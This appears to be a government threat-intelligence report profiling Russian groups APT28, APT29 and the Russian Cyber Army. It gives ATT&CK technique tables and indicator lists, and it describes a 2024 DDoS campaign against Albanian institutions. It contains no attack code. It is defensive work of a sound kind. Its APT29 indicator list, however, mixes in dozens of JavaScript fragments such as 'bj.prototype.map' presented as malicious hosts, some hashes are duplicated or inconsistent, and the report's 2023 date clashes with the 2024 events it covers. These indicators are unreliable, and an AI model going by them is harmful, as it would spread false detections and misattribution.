

PROFILE OF RUSSIAN HACKER GROUPS

Date: 05/07/2023

TLP-CLEAR

NATIONAL CYBER SECURITY AUTHORITY

TABLE OF CONTENTS

LIST OF FIGURES

This document was drafted by the Directorate of Cyber Security Analysis, National Cyber Security Authority.

Creating a profile of a country's several threat actors involves a methodical and careful process of gathering and analyzing information from hidden Internet sources. The goal is to detect and document activities related to state-linked "*State Sponsored Attackers*" and "*Advanced Persistent Threat*" (APT) hacker groups. The following are the steps for making this report:

First phase:

Identification and Detection: Identifying potential indicators of a state threat actor's presence on the *DarkWeb*. These indicators include URLs, forum names, or other sources that suggest a state's involvement in cyber activities.

Second phase:

Evidence Collection: Documenting and storing relevant evidence from the *DarkWeb*. Recording of screenshots, recording of communication details and tactics, techniques and actor threat procedures (TTP).

Third phase:

Analysis and Verification: Analyzing the information collected to determine the reliability and authenticity of the *DarkWeb* profile. Data verification with additional sources, threat intelligence platforms to reduce the risk of misinformation.

Fourth phase:

Impact Assessment: Assessing the potential impact of malicious actor activities on target entities or industries. Understanding the objectives behind their actions, whether they involve espionage, data theft, sabotage or other cyber operations.

Fifth phase:

Technical details: Documentation of technical information, such as IP addresses, malware hashes, and domain names used by the state threat actor. These details help identify and track their activities.

Sixth phase:

Continuous Monitoring: Continuous monitoring for any updates or new activity related to the threat actor, as their tactics may evolve over time.

The findings of the report are based on the information available at the time of the investigation and analysis. There are no guarantees regarding possible changes or updates to the information reported during the following period.

This report will detail the Russian hacker groups that can pose a threat to the Republic of Albania. Some of these groups have attempted DDoS attacks against infrastructures in Albania.



Figure 1: Map of Russian groups

APT 28 Group

APT28 (also known as FANCY BEAR, Pawn Storm, Sofacy, Strontium, Tsar Team and Iron Twilight) is a Russian state-backed group attributed to the General Reconnaissance Directorate of the General Staff of the Russian Armed Forces (GRU)), Unit 26165. This group has been active since 2004 and conducts espionage against targeted entities for information gathering and hacking and information leakage operations (Information Operations - IO).

APT28 maintains a high operational tempo and frequently targets entities in the North Atlantic Treaty Organization (NATO) and NATO partner organizations, as a result of this military alliance's interests and activities on Russia's western border, as well as to support Russian military intelligence objectives. APT28 has also targeted organizations in the aeronautics and defense, government, hospitality, international sports bodies and media sectors in their intrusion campaigns. Some of the known campaigns carried out by APT28 include an intrusion and destruction operation against French media outlet TV5Monde in 2015, hack and leak campaigns against the Democratic National Committee (DNC) and

the World Anti-Doping Agency (WADA) in 2016, and intrusions against German government institutions in 2015 and 2017.

APT28 conducts credential harvesting and spearphishing operations directly against targets of interest or, if these targets are well protected, will attempt to gain access to trusted partners as an initial access point from which to launch further spearphishing attacks. The group not only used a suite of custom tools such as XAgent, XTunnel, Zebrocy, DealersChoice, DownDelph, CredoMap, Graphite, Drovorub, Seduploader, Komplex/Complex, Coreshell and SkinnyBoy, but also often relies on open source tools such as Powershell Empire, Mimikatz and Responder.

Reference and action based on MITRE ATT&CK Tactics, Techniques, and Procedures (TTPs)

TA0001 Initial Access	**TA0002** Execution	**TA0003** Persistence	**TA0005** Defense Evasion
TA0007 Discovery	**TA0011** Command and Control	**TA0010** Exfiltration	**T1566** Phishing
T1059 Command and Scripting Interpreter	**T1027** Obfuscated Files or Information	**T1204** User Execution	**T1033** System Owner/User Discovery
T1041 Exfiltration Over C2 Channel	**T1053.005** Scheduled Task	**T1057** Process Discovery	**T1082** System Information Discovery
T1204.002 Malicious File	**T1029** Scheduled Transfer	**T1007** System Service Discovery	**T1598.003** Spearphishing Link
T1562.004 Disable or Modify System Firewall	**T1564.001** Hidden Files and Directories	**T1053** Scheduled Task/Job	**T1055** Process Injection

Figure 2: Techniques Used (APT28)

Hash/IP	Date
e9841e5c218611add64c07b6d6e8b2f2	14-06-2024
a6026867bfaf705bd8a58c14dcc9c301313962cec11002c6e1488a084798c5ca	14-06-2024
dfe7f4a66422420d6f73c57b64cd22225b4270963cbf00619c38d5f4c6e0a8a3	14-06-2024
95342054740988555135945b165e1840ba0ab93dd6ae9358dca1c203cc7080f0	13-05-2024
a1648e9432c1ed8da3bc51f75de824c4699034c7658a4eea57275025a601d237	13-05-2024

41a9784f8787ed86f1e5d20f9895059dac7a030d8d6e426b9ddcaf547c3393aa	13-05-2024
6b311c0a977d21e772ac4e99762234da852bbf84293386fbe78622a96c0b052f	13-05-2024
c60ead92cd376b689d1b4450f2578b36ea0bf64f3963cfa5546279fa4424c2a5	13-05-2024
7d51e5cc51c43da5deae5fbc2dce9b85c0656c465bb25ab6bd063a503c1806a9	13-05-2024
182[.]230[.]78[.]83	13-05-2024
351f10d7df282afed4558d765aa5018af0711fa4f37fa7eb82716313f4848a2f	13-05-2024
0873a19d278a7a8e8cff2dc2e7edbfddc650d8ea961162a6eb3cb3ea14665983	13-05-2024
07e539373177801e3fc5427bf691c0315a23b527d39e756daad6a9fc48e846bc	13-05-2024
2bd9591bea6b1f4128e4819e3888b45b193d5a2722672b839ad7ae120bf9af3d	13-05-2024
43ff178e428373512b83f85db32f364fc19c9a4ac7317835bd5089915b8727b5	13-05-2024
4f0f9a2076b0fd14124bed08f5fc939bada528e7a8163912a4ad1ec7687029a3	13-05-2024
34cabc0ff2f216830ffe217e8f8d0fa4b7d3a167576745aba48b7e62f546207b	13-05-2024
745cfce3e0242d0d5f6765b1f74608e9086d7793b45dbd1747f2d2778dec6587	13-05-2024
ae4e94c5027998f4ce17343e50b935f448e099a89266f9564bd53a069da2ca9a	13-05-2024
f348a0349fdec136c3ac9eaee9b8761da6bd33df82056e4dd792192731675b00	13-05-2024
ef67f20ff9184cab46408b27eaf12a5941c9f130be49f1c6ac421b546dac2bac	13-05-2024
e826dc4f5c16a1802517881f32f26061a4cbc508c3f7944540a209217078aa11	13-05-2024
949b0bd52a4ed47bc4a342e5a29bff2bcdb0169d2fbf0f052509b65229e19b6e	13-05-2024
ca700d44db08ad2ebd52278a3b303f8c13e44847a507fb317ea5dfb6cc924a76	13-05-2024
85f10d3df079b4db3a83ae3c4620c58a8362df2be449f8ce830d087ab41c7a52	13-05-2024
351f10d7df282afed4558d765aa5018af0711fa4f37fa7eb82716313f4848a2f	13-05-2024
642315d3091a3dfba6c0ed06f119fc40d21f3d84574b53e045baf8910e1fb38c	13-05-2024
0873a19d278a7a8e8cff2dc2e7edbfddc650d8ea961162a6eb3cb3ea14665983	13-05-2024
07e539373177801e3fc5427bf691c0315a23b527d39e756daad6a9fc48e846bc	13-05-2024
2bd9591bea6b1f4128e4819e3888b45b193d5a2722672b839ad7ae120bf9af3d	13-05-2024
750948489ed5b92750dc254c47b02eb595c6ffcefded6f9d14c3482a96a6e793	13-05-2024
745cfce3e0242d0d5f6765b1f74608e9086d7793b45dbd1747f2d2778dec6587	13-05-2024
5d2675572e092ba9aece8c8d0b9404b3adbd27db1312cd659ba561b86301fe73	13-05-2024
7c6689f591ce2ccd6713df62d5135820f94bdbf2e035ab70e6b3c6746865a898	13-05-2024
34cabc0ff2f216830ffe217e8f8d0fa4b7d3a167576745aba48b7e62f546207b	13-05-2024
52b8bfbd9ef8ecfd54e71c74a7131cb7b3cc61ea01bc6ce17cbe7aef14acc948	13-05-2024
4f0f9a2076b0fd14124bed08f5fc939bada528e7a8163912a4ad1ec7687029a3	13-05-2024
4001498463dc8f8010ef1cc803b67ac434ff26d67d132933a187697aa2e88ef1	13-05-2024
158d49cce44968ddd028b1ef5ebc2a5183a31f05707f9dc699f0c47741be84db	13-05-2024
38ae06833528db02cb3a315d96ad2a664b732b5620675028a8c5e059e820514f	13-05-2024

949b0bd52a4ed47bc4a342e5a29bff2bcdb0169d2fbf0f052509b65229e19b6e	13-05-2024
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	13-05-2024
598a8b918d0d2908a756475aee1e9ffaa57b110d8519014a075668b8b1182990	13-05-2024
c8f5ca7f0c01ce9d967a6895d13402e2299fc62e8b94dee27b20e66f13cb1f4c	13-05-2024

APT 29 Group

BlueBravo is a Russian group (APT) known as APT29 and NOBELIUM. The operations of APT29 and NOBELIUM were previously attributed to Russia's Foreign Intelligence Service (SVR), an organization responsible for foreign espionage, active measures and electronic surveillance. The SVR is responsible for foreign espionage, active measures and electronic surveillance. According to third-party reports, APT29 has been active since at least 2008, engaging in espionage operations against entities related to security and defense, politics, and research. Initially, APT29 was observed monitoring Chechen and dissident organizations, and later expanded to target entities in the West, such as the Pentagon in 2015, the Democratic National Committee (DNC) and US think tanks in 2016, the Norwegian government and several Dutch minister in 2017, and was responsible for the attack on the SolarWinds supply chain in 2020, which also affected entities in the US government at the state and federal levels.

BlueBravo used a wide range of malicious files and open-source tools. The group also used PowerShell scripting, WMI commands, and multi-layered command line monitoring to extract data from targeted networks. One notable aspect is their evolving families of languages and development practices, developed in various languages including Python, Go, PowerShell, and Assembly. The group also makes good use of publicly available tools like Mimikatz and Cobalt Strike. In 2021, public reports detailed BlueBravo's use of several iterations of a phishing campaign impersonating government entities. The various campaigns delivered ISO files through methods such as using URLs to download the ISO file and run an LNK file, and using an HTML file in the email to initiate the download of an ISO file. This activity was used to establish NativeZone, an umbrella term for their custom Cobalt Strike loaders. NativeZone typically uses rundll32.exe to load and execute further payloads. In October 2022, Insikt Group observed BlueBravo placing the GraphicalNeutrino malware inside a malicious ZIP file. The deployment and distribution of this ZIP file is consistent with the previously used dropper EnvyScout, whose use is linked to APT29 and NOBELIUM.

Reference and action based on MITRE ATT&CK Tactics, Techniques, and Procedures (TTPs)

TA0007 Discovery	TA0011 Command and Control	TA0001 Initial Access	TA0002 Execution
TA0003 Persistence	TA0004 Privilege Escalation	TA0005 Defense Evasion	TA0006 Credential Access
T1543.003 Windows Service	T1543 Create or Modify System Process	T1012 Query Registry	T1082 System Information Discovery
T1134 Access Token Manipulation	T1057 Process Discovery	T1007 System Service Discovery	T1027 Obfuscated Files or Information
T1070.004 File Deletion	T1070 Indicator Removal	T1055.003 Thread Execution Hijacking	T1055 Process Injection
T1083 File and Directory Discovery	T1071.001 Web Protocols	T1071 Application Layer Protocol	T1574.002 DLL Side-Loading
T1574 Hijack Execution Flow	T1566 Phishing	T1110 Brute Force	T1110.003 Password Spraying
T1566.002 Spearphishing Link	T1204.002 Malicious File	T1204 User Execution	

Figure 3: Techniques Used (APT29)

HOSTS/IP/HASH	Date
ovh-auth-desktop.test.dermloop.io	26 Mar 2024
status.dermloop.io	26 Mar 2024
help.nomadstays.com	26 Mar 2024
stayblog.nomadstays.com	26 Mar 2024
test.nomadstays.com	26 Mar 2024
wiki.nomadstays.com	26 Mar 2024
crm.prtgroup.eu	26 Mar 2024
digita.prtgroup.eu	26 Mar 2024
irendc.prtgroup.eu	26 Mar 2024
services.hce.prtgroup.eu	26 Mar 2024
www.mail.prtgroup.eu	26 Mar 2024
admin-dev.promosapp.es	26 Mar 2024
admin-uat.promosapp.es	26 Mar 2024
admin.promosapp.es	26 Mar 2024
api.promosapp.es	26 Mar 2024
api.uat.promosapp.es	26 Mar 2024
assets.promosapp.es	26 Mar 2024
dash.promosapp.es	26 Mar 2024
dash.uat.promosapp.es	26 Mar 2024
technomania.target.ba	26 Mar 2024
wizard.target.ba	26 Mar 2024
email.metadata.is	26 Mar 2024
jobtrigger.metadata.is	26 Mar 2024
malid.metadata.is	26 Mar 2024
profilemanager.metadata.is	26 Mar 2024
visit.metadata.is	26 Mar 2024
prototype.splice.call	26 Mar 2024
u0026array.prototype.splice.call	26 Mar 2024
m.indexof.call	26 Mar 2024
prototype.indexof.cal	26 Mar 2024
q.indexof.call	26 Mar 2024
r.indexof.call	26 Mar 2024
string.prototype.indexof.call	26 Mar 2024
uint8array.prototype.indexof.call	26 Mar 2024

bj.prototype.map	26 Mar 2024
cj.prototype.map	26 Mar 2024
dj.prototype.map	26 Mar 2024
fe.prototype.map	26 Mar 2024
g.prototype.map	26 Mar 2024
gg.prototype.map	26 Mar 2024
hg.prototype.map	26 Mar 2024
id.prototype.map	26 Mar 2024
lg.prototype.map	26 Mar 2024
mg.prototype.map	26 Mar 2024
rj.prototype.map	26 Mar 2024
te.prototype.map	26 Mar 2024
ti.prototype.map	26 Mar 2024
ui.prototype.map	26 Mar 2024
vi.prototype.map	26 Mar 2024
ye.prototype.map	26 Mar 2024
zj.prototype.map	26 Mar 2024
a.prototype.ca	26 Mar 2024
ce.prototype.ca	26 Mar 2024
chrome.cast.media.h.prototype.ca	26 Mar 2024
d.prototype.ca	26 Mar 2024
gn.prototype.ca	26 Mar 2024
gv.prototype.ca	26 Mar 2024
kt.prototype.ca	26 Mar 2024
l.prototype.ca	26 Mar 2024
lf.prototype.ca	26 Mar 2024
m.prototype.ca	26 Mar 2024
me.cast.j.prototype.ca	26 Mar 2024
og.prototype.ca	26 Mar 2024
rb.prototype.ca	26 Mar 2024
rc.prototype.ca	26 Mar 2024
s.prototype.ca	26 Mar 2024
uj.prototype.ca	26 Mar 2024
w.prototype.ca	26 Mar 2024
yu.prototype.ca	26 Mar 2024

hostnameobject.prototype.hasownproperty.call	26 Mar 2024
a0f183ea54cb25dd8bdba586935a258f0ecd3cba0d94657985bb1ea02afd42c	26 Mar 2024
44ce4b785d1795b71cee9f77db6ffe1b	26 Mar 2024
5928907c41368d6e87dc3e4e4be30e42	26 Mar 2024
7a465344a58a6c67d5a733a815ef4cb7	26 Mar 2024
8bd528d2b828c9289d9063eba2dc6aa0	26 Mar 2024
e017bfc36e387e8c3e7a338782805dde	26 Mar 2024
efafcd00b9157b4146506bd381326f39	26 Mar 2024
fb6323c19d3399ba94ecd391f7e35a9c	26 Mar 2024
5b6b25012fa541a227e1c20d9f3004ce4e7d4aee	26 Mar 2024
a0f183ea54cb25dd8bdba586935a258f0ecd3cba0d94657985bb1ea02af8d42c	26 Mar 2024
0x3bd487.open	26 Mar 2024
siestakeying.com	26 Mar 2024
waterforvoiceless.org	26 Mar 2024
f32c04ad97fa25752f9488781853f0ea	26 Mar 2024
e0ac85f8dbda3a175a56e4355811a4284c880318	26 Mar 2024
116866708b5c22d643427203e7b0b023ccee8effeec8801638421bf96e569813	26 Mar 2024
d0a8fa332950b72968bdd1c8a1a0824dd479220d044e8c89a7dea4434b741750	26 Mar 2024
46299f696566a15638b4fdeffe91dc01ab1e4e07e980573c29531f1bc49d33f0	26 Mar 2024
dc79c213a28493bb4ba2c8e274696a41530a5983c7a3586b31ff69a5291754e6	26 Mar 2024
c7b01242d2e15c3da0f45b8adec4e6913e534849cde16a2a6c480045e03fbee4	26 Mar 2024
182.230.78.83	26 Mar 2024

Киберармия России (Russian Cyber Army Group)

Russian Cyber Army, also known as the People's Cyber Army of Russia, is a known criminal cyber organization that has been active since at least 2007. This group is known for carrying out various cyber attacks, including DDoS attacks, against entities it perceives as Russia's adversaries.

Recent activities in 2024 have included attacks on water treatment plants in the United States, Poland, and France. These attacks aimed to disrupt critical infrastructure by exploiting vulnerabilities in operational technology (OT) systems, specifically using the VNC protocol to manipulate human-machine interfaces (HMI). The group also attacked the Japan Economic Foundation with a massive DDoS attack, causing the organization's website to go offline temporarily.

Cyber Army tactics often involve flooding targeted sites with traffic, overwhelming their capacity to function normally. This approach has been effective in disrupting operations and highlighting the group's

capabilities and reach. The group's activities are closely tied to Russia's broader cyber warfare strategy, which includes both destructive attacks and long-term disinformation campaigns.

In the Balkans and specifically in Albania, there have been several cases of cyber attacks by the Russian group known as the Russian Cyber Army. These attacks include distributed denial of service (DDoS) attacks, which aim to disrupt the normal functioning of websites and various systems.

CAMPAIGN IN ALBANIA:

On 27.06.2024, the National Authority for Cyber Security, from the analysis carried out through the tools of Cyber Threat Intelligence based on open sources (OSINT), has identified a campaign of DDoS attacks against the institutions of the Republic of Albania.

This attack is suspected to have come as a result of the calls of one of Albania's players to the 2024 European Championship, as well as the decisions of the Albanian government to support the instructions of Brussels and Washington regarding the war in Ukraine and regarding the territorial disputes between Serbia and Kosovo.

Figure 4: The post that shows they are against the player's behavior

In the post dated June 21, 2024, they call the Serbs brothers, as well as call on the Serbs to unite with the Russians, because according to them they have a common enemy and that their enemy is advancing everywhere. The post concludes with the statement: *"You can be sure that the enemies of our brothers are our common enemies!"*.



Figure 5: The post against the decisions of the Albanian government

This post reads:
"The people of this country, with their unique culture, amazing customs and complex history, located at the intersection of three religions - Orthodoxy, Catholicism and Islam - are not very lucky with the people in their leadership. The Albanian government, like many other European countries, has also distinguished itself with its anti-Russian initiatives, following the instructions of Brussels and Washington, supporting the Zelenski regime and, among other things, continues to make efforts to incite hostility among Serbians and Albanians, for the territorial dispute over Kosovo."

Technical analysis

From the analysis carried out, it was found that the attacks belong to the DDoS category.
According to posts on the Telegram channel of "Народная CyberАрмия (People's CyberArmy)", the attacks are politically motivated, as a result of pro-Ukraine support.

